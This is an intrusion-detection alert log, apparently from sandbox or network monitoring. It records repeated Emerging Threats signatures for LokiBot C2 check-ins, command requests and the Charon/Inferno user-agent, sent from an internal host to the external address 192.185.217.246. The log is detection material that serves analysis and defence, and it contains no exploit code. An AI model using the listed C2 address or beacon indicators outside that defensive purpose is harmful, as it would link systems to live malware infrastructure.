11/22/21-15:30:36.072707	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.892300	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49891	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.892300	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49891	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.892300	TCP	2025381	ET TROJAN LokiBot Checkin	49891	80	192.168.11.20	192.185.217.246
11/22/21-15:30:36.892300	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49891	80	192.168.11.20	192.185.217.246
11/22/21-15:30:37.679101	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.11.20	192.185.217.246
11/22/21-15:30:37.679101	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.11.20	192.185.217.246
11/22/21-15:30:37.679101	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.11.20	192.185.217.246
11/22/21-15:30:37.679101	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.11.20	192.185.217.246
11/22/21-15:30:38.483832	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49893	80	192.168.11.20	192.185.217.246
11/22/21-15:30:38.483832	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49893	80	192.168.11.20	192.185.217.246
11/22/21-15:30:38.483832	TCP	2025381	ET TROJAN LokiBot Checkin	49893	80	192.168.11.20	192.185.217.246
11/22/21-15:30:38.483832	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49893	80	192.168.11.20	192.185.217.246
11/22/21-15:30:39.278523	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49894	80	192.168.11.20	192.185.217.246
11/22/21-15:30:39.278523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49894	80	192.168.11.20	192.185.217.246
11/22/21-15:30:39.278523	TCP	2025381	ET TROJAN LokiBot Checkin	49894	80	192.168.11.20	192.185.217.246
11/22/21-15:30:39.278523	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49894	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.138028	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.138028	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.138028	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.138028	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.949547	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49896	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.949547	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49896	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.949547	TCP	2025381	ET TROJAN LokiBot Checkin	49896	80	192.168.11.20	192.185.217.246
11/22/21-15:30:40.949547	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49896	80	192.168.11.20	192.185.217.246
11/22/21-15:30:41.762238	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49897	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:41.762238	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49897	80	192.168.11.20	192.185.217.246
11/22/21-15:30:41.762238	TCP	2025381	ET TROJAN LokiBot Checkin	49897	80	192.168.11.20	192.185.217.246
11/22/21-15:30:41.762238	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49897	80	192.168.11.20	192.185.217.246
11/22/21-15:30:42.578249	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49898	80	192.168.11.20	192.185.217.246
11/22/21-15:30:42.578249	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49898	80	192.168.11.20	192.185.217.246
11/22/21-15:30:42.578249	TCP	2025381	ET TROJAN LokiBot Checkin	49898	80	192.168.11.20	192.185.217.246
11/22/21-15:30:42.578249	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49898	80	192.168.11.20	192.185.217.246
11/22/21-15:30:43.381756	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49899	80	192.168.11.20	192.185.217.246
11/22/21-15:30:43.381756	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49899	80	192.168.11.20	192.185.217.246
11/22/21-15:30:43.381756	TCP	2025381	ET TROJAN LokiBot Checkin	49899	80	192.168.11.20	192.185.217.246
11/22/21-15:30:43.381756	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49899	80	192.168.11.20	192.185.217.246
11/22/21-15:30:44.218963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49900	80	192.168.11.20	192.185.217.246
11/22/21-15:30:44.218963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49900	80	192.168.11.20	192.185.217.246
11/22/21-15:30:44.218963	TCP	2025381	ET TROJAN LokiBot Checkin	49900	80	192.168.11.20	192.185.217.246
11/22/21-15:30:44.218963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49900	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.034367	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49901	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.034367	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49901	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.034367	TCP	2025381	ET TROJAN LokiBot Checkin	49901	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.034367	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49901	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.778060	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49902	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.778060	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49902	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.778060	TCP	2025381	ET TROJAN LokiBot Checkin	49902	80	192.168.11.20	192.185.217.246
11/22/21-15:30:45.778060	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49902	80	192.168.11.20	192.185.217.246
11/22/21-15:30:46.606665	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49903	80	192.168.11.20	192.185.217.246
11/22/21-15:30:46.606665	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49903	80	192.168.11.20	192.185.217.246
11/22/21-15:30:46.606665	TCP	2025381	ET TROJAN LokiBot Checkin	49903	80	192.168.11.20	192.185.217.246
11/22/21-15:30:46.606665	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49903	80	192.168.11.20	192.185.217.246
11/22/21-15:30:47.407187	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49904	80	192.168.11.20	192.185.217.246
11/22/21-15:30:47.407187	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49904	80	192.168.11.20	192.185.217.246
11/22/21-15:30:47.407187	TCP	2025381	ET TROJAN LokiBot Checkin	49904	80	192.168.11.20	192.185.217.246
11/22/21-15:30:47.407187	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49904	80	192.168.11.20	192.185.217.246
11/22/21-15:30:48.257840	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49905	80	192.168.11.20	192.185.217.246
11/22/21-15:30:48.257840	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49905	80	192.168.11.20	192.185.217.246
11/22/21-15:30:48.257840	TCP	2025381	ET TROJAN LokiBot Checkin	49905	80	192.168.11.20	192.185.217.246
11/22/21-15:30:48.257840	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49905	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.100544	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49906	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.100544	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49906	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:49.100544	TCP	2025381	ET TROJAN LokiBot Checkin	49906	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.100544	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49906	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.919143	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49907	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.919143	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49907	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.919143	TCP	2025381	ET TROJAN LokiBot Checkin	49907	80	192.168.11.20	192.185.217.246
11/22/21-15:30:49.919143	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49907	80	192.168.11.20	192.185.217.246
11/22/21-15:30:50.748880	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49908	80	192.168.11.20	192.185.217.246
11/22/21-15:30:50.748880	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49908	80	192.168.11.20	192.185.217.246
11/22/21-15:30:50.748880	TCP	2025381	ET TROJAN LokiBot Checkin	49908	80	192.168.11.20	192.185.217.246
11/22/21-15:30:50.748880	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49908	80	192.168.11.20	192.185.217.246
11/22/21-15:30:51.545084	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49909	80	192.168.11.20	192.185.217.246
11/22/21-15:30:51.545084	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49909	80	192.168.11.20	192.185.217.246
11/22/21-15:30:51.545084	TCP	2025381	ET TROJAN LokiBot Checkin	49909	80	192.168.11.20	192.185.217.246
11/22/21-15:30:51.545084	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49909	80	192.168.11.20	192.185.217.246
11/22/21-15:30:52.363068	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49910	80	192.168.11.20	192.185.217.246
11/22/21-15:30:52.363068	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49910	80	192.168.11.20	192.185.217.246
11/22/21-15:30:52.363068	TCP	2025381	ET TROJAN LokiBot Checkin	49910	80	192.168.11.20	192.185.217.246
11/22/21-15:30:52.363068	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49910	80	192.168.11.20	192.185.217.246
11/22/21-15:30:53.201243	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49911	80	192.168.11.20	192.185.217.246
11/22/21-15:30:53.201243	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49911	80	192.168.11.20	192.185.217.246
11/22/21-15:30:53.201243	TCP	2025381	ET TROJAN LokiBot Checkin	49911	80	192.168.11.20	192.185.217.246
11/22/21-15:30:53.201243	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49911	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.030284	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49912	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.030284	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49912	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.030284	TCP	2025381	ET TROJAN LokiBot Checkin	49912	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.030284	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49912	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.917533	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49913	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.917533	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49913	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.917533	TCP	2025381	ET TROJAN LokiBot Checkin	49913	80	192.168.11.20	192.185.217.246
11/22/21-15:30:54.917533	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49913	80	192.168.11.20	192.185.217.246
11/22/21-15:30:55.831638	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49914	80	192.168.11.20	192.185.217.246
11/22/21-15:30:55.831638	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49914	80	192.168.11.20	192.185.217.246
11/22/21-15:30:55.831638	TCP	2025381	ET TROJAN LokiBot Checkin	49914	80	192.168.11.20	192.185.217.246
11/22/21-15:30:55.831638	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49914	80	192.168.11.20	192.185.217.246
11/22/21-15:30:56.709385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49915	80	192.168.11.20	192.185.217.246
11/22/21-15:30:56.709385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49915	80	192.168.11.20	192.185.217.246
11/22/21-15:30:56.709385	TCP	2025381	ET TROJAN LokiBot Checkin	49915	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:30:56.709385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49915	80	192.168.11.20	192.185.217.246
11/22/21-15:30:57.625578	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49916	80	192.168.11.20	192.185.217.246
11/22/21-15:30:57.625578	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49916	80	192.168.11.20	192.185.217.246
11/22/21-15:30:57.625578	TCP	2025381	ET TROJAN LokiBot Checkin	49916	80	192.168.11.20	192.185.217.246
11/22/21-15:30:57.625578	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49916	80	192.168.11.20	192.185.217.246
11/22/21-15:30:58.537211	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49917	80	192.168.11.20	192.185.217.246
11/22/21-15:30:58.537211	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49917	80	192.168.11.20	192.185.217.246
11/22/21-15:30:58.537211	TCP	2025381	ET TROJAN LokiBot Checkin	49917	80	192.168.11.20	192.185.217.246
11/22/21-15:30:58.537211	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49917	80	192.168.11.20	192.185.217.246
11/22/21-15:30:59.321312	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49918	80	192.168.11.20	192.185.217.246
11/22/21-15:30:59.321312	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49918	80	192.168.11.20	192.185.217.246
11/22/21-15:30:59.321312	TCP	2025381	ET TROJAN LokiBot Checkin	49918	80	192.168.11.20	192.185.217.246
11/22/21-15:30:59.321312	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49918	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.146852	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49919	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.146852	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49919	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.146852	TCP	2025381	ET TROJAN LokiBot Checkin	49919	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.146852	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49919	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.984880	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49920	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.984880	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49920	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.984880	TCP	2025381	ET TROJAN LokiBot Checkin	49920	80	192.168.11.20	192.185.217.246
11/22/21-15:31:00.984880	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49920	80	192.168.11.20	192.185.217.246
11/22/21-15:31:01.775019	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49921	80	192.168.11.20	192.185.217.246
11/22/21-15:31:01.775019	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49921	80	192.168.11.20	192.185.217.246
11/22/21-15:31:01.775019	TCP	2025381	ET TROJAN LokiBot Checkin	49921	80	192.168.11.20	192.185.217.246
11/22/21-15:31:01.775019	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49921	80	192.168.11.20	192.185.217.246
11/22/21-15:31:02.685668	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49922	80	192.168.11.20	192.185.217.246
11/22/21-15:31:02.685668	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49922	80	192.168.11.20	192.185.217.246
11/22/21-15:31:02.685668	TCP	2025381	ET TROJAN LokiBot Checkin	49922	80	192.168.11.20	192.185.217.246
11/22/21-15:31:02.685668	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49922	80	192.168.11.20	192.185.217.246
11/22/21-15:31:03.613139	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49923	80	192.168.11.20	192.185.217.246
11/22/21-15:31:03.613139	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49923	80	192.168.11.20	192.185.217.246
11/22/21-15:31:03.613139	TCP	2025381	ET TROJAN LokiBot Checkin	49923	80	192.168.11.20	192.185.217.246
11/22/21-15:31:03.613139	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49923	80	192.168.11.20	192.185.217.246
11/22/21-15:31:04.405362	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49924	80	192.168.11.20	192.185.217.246
11/22/21-15:31:04.405362	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49924	80	192.168.11.20	192.185.217.246
11/22/21-15:31:04.405362	TCP	2025381	ET TROJAN LokiBot Checkin	49924	80	192.168.11.20	192.185.217.246
11/22/21-15:31:04.405362	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49924	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:05.235241	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49925	80	192.168.11.20	192.185.217.246
11/22/21-15:31:05.235241	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49925	80	192.168.11.20	192.185.217.246
11/22/21-15:31:05.235241	TCP	2025381	ET TROJAN LokiBot Checkin	49925	80	192.168.11.20	192.185.217.246
11/22/21-15:31:05.235241	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49925	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.090021	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49926	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.090021	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49926	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.090021	TCP	2025381	ET TROJAN LokiBot Checkin	49926	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.090021	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49926	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.917649	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49927	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.917649	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49927	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.917649	TCP	2025381	ET TROJAN LokiBot Checkin	49927	80	192.168.11.20	192.185.217.246
11/22/21-15:31:06.917649	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49927	80	192.168.11.20	192.185.217.246
11/22/21-15:31:07.767507	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49928	80	192.168.11.20	192.185.217.246
11/22/21-15:31:07.767507	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49928	80	192.168.11.20	192.185.217.246
11/22/21-15:31:07.767507	TCP	2025381	ET TROJAN LokiBot Checkin	49928	80	192.168.11.20	192.185.217.246
11/22/21-15:31:07.767507	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49928	80	192.168.11.20	192.185.217.246
11/22/21-15:31:08.565990	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49929	80	192.168.11.20	192.185.217.246
11/22/21-15:31:08.565990	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49929	80	192.168.11.20	192.185.217.246
11/22/21-15:31:08.565990	TCP	2025381	ET TROJAN LokiBot Checkin	49929	80	192.168.11.20	192.185.217.246
11/22/21-15:31:08.565990	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49929	80	192.168.11.20	192.185.217.246
11/22/21-15:31:09.430599	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49930	80	192.168.11.20	192.185.217.246
11/22/21-15:31:09.430599	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49930	80	192.168.11.20	192.185.217.246
11/22/21-15:31:09.430599	TCP	2025381	ET TROJAN LokiBot Checkin	49930	80	192.168.11.20	192.185.217.246
11/22/21-15:31:09.430599	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49930	80	192.168.11.20	192.185.217.246
11/22/21-15:31:10.226780	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49931	80	192.168.11.20	192.185.217.246
11/22/21-15:31:10.226780	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49931	80	192.168.11.20	192.185.217.246
11/22/21-15:31:10.226780	TCP	2025381	ET TROJAN LokiBot Checkin	49931	80	192.168.11.20	192.185.217.246
11/22/21-15:31:10.226780	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49931	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.072236	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49932	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.072236	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49932	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.072236	TCP	2025381	ET TROJAN LokiBot Checkin	49932	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.072236	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49932	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.951268	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49933	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.951268	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49933	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.951268	TCP	2025381	ET TROJAN LokiBot Checkin	49933	80	192.168.11.20	192.185.217.246
11/22/21-15:31:11.951268	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49933	80	192.168.11.20	192.185.217.246
11/22/21-15:31:12.770040	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49934	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:12.770040	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49934	80	192.168.11.20	192.185.217.246
11/22/21-15:31:12.770040	TCP	2025381	ET TROJAN LokiBot Checkin	49934	80	192.168.11.20	192.185.217.246
11/22/21-15:31:12.770040	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49934	80	192.168.11.20	192.185.217.246
11/22/21-15:31:13.633120	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49935	80	192.168.11.20	192.185.217.246
11/22/21-15:31:13.633120	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49935	80	192.168.11.20	192.185.217.246
11/22/21-15:31:13.633120	TCP	2025381	ET TROJAN LokiBot Checkin	49935	80	192.168.11.20	192.185.217.246
11/22/21-15:31:13.633120	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49935	80	192.168.11.20	192.185.217.246
11/22/21-15:31:14.449904	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49936	80	192.168.11.20	192.185.217.246
11/22/21-15:31:14.449904	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49936	80	192.168.11.20	192.185.217.246
11/22/21-15:31:14.449904	TCP	2025381	ET TROJAN LokiBot Checkin	49936	80	192.168.11.20	192.185.217.246
11/22/21-15:31:14.449904	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49936	80	192.168.11.20	192.185.217.246
11/22/21-15:31:15.235882	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49937	80	192.168.11.20	192.185.217.246
11/22/21-15:31:15.235882	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49937	80	192.168.11.20	192.185.217.246
11/22/21-15:31:15.235882	TCP	2025381	ET TROJAN LokiBot Checkin	49937	80	192.168.11.20	192.185.217.246
11/22/21-15:31:15.235882	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49937	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.058685	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49938	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.058685	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49938	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.058685	TCP	2025381	ET TROJAN LokiBot Checkin	49938	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.058685	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49938	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.868716	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49939	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.868716	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49939	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.868716	TCP	2025381	ET TROJAN LokiBot Checkin	49939	80	192.168.11.20	192.185.217.246
11/22/21-15:31:16.868716	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49939	80	192.168.11.20	192.185.217.246
11/22/21-15:31:17.660298	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49940	80	192.168.11.20	192.185.217.246
11/22/21-15:31:17.660298	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49940	80	192.168.11.20	192.185.217.246
11/22/21-15:31:17.660298	TCP	2025381	ET TROJAN LokiBot Checkin	49940	80	192.168.11.20	192.185.217.246
11/22/21-15:31:17.660298	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49940	80	192.168.11.20	192.185.217.246
11/22/21-15:31:18.452092	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49941	80	192.168.11.20	192.185.217.246
11/22/21-15:31:18.452092	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49941	80	192.168.11.20	192.185.217.246
11/22/21-15:31:18.452092	TCP	2025381	ET TROJAN LokiBot Checkin	49941	80	192.168.11.20	192.185.217.246
11/22/21-15:31:18.452092	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49941	80	192.168.11.20	192.185.217.246
11/22/21-15:31:19.180508	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49942	80	192.168.11.20	192.185.217.246
11/22/21-15:31:19.180508	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49942	80	192.168.11.20	192.185.217.246
11/22/21-15:31:19.180508	TCP	2025381	ET TROJAN LokiBot Checkin	49942	80	192.168.11.20	192.185.217.246
11/22/21-15:31:19.180508	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49942	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.004612	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49943	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.004612	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49943	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:31:20.004612	TCP	2025381	ET TROJAN LokiBot Checkin	49943	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.004612	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49943	80	192.168.11.20	192.185.217.246
11/22/21-15:31:20.820220	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49944	80	192.168.11.20	192.185.217.246
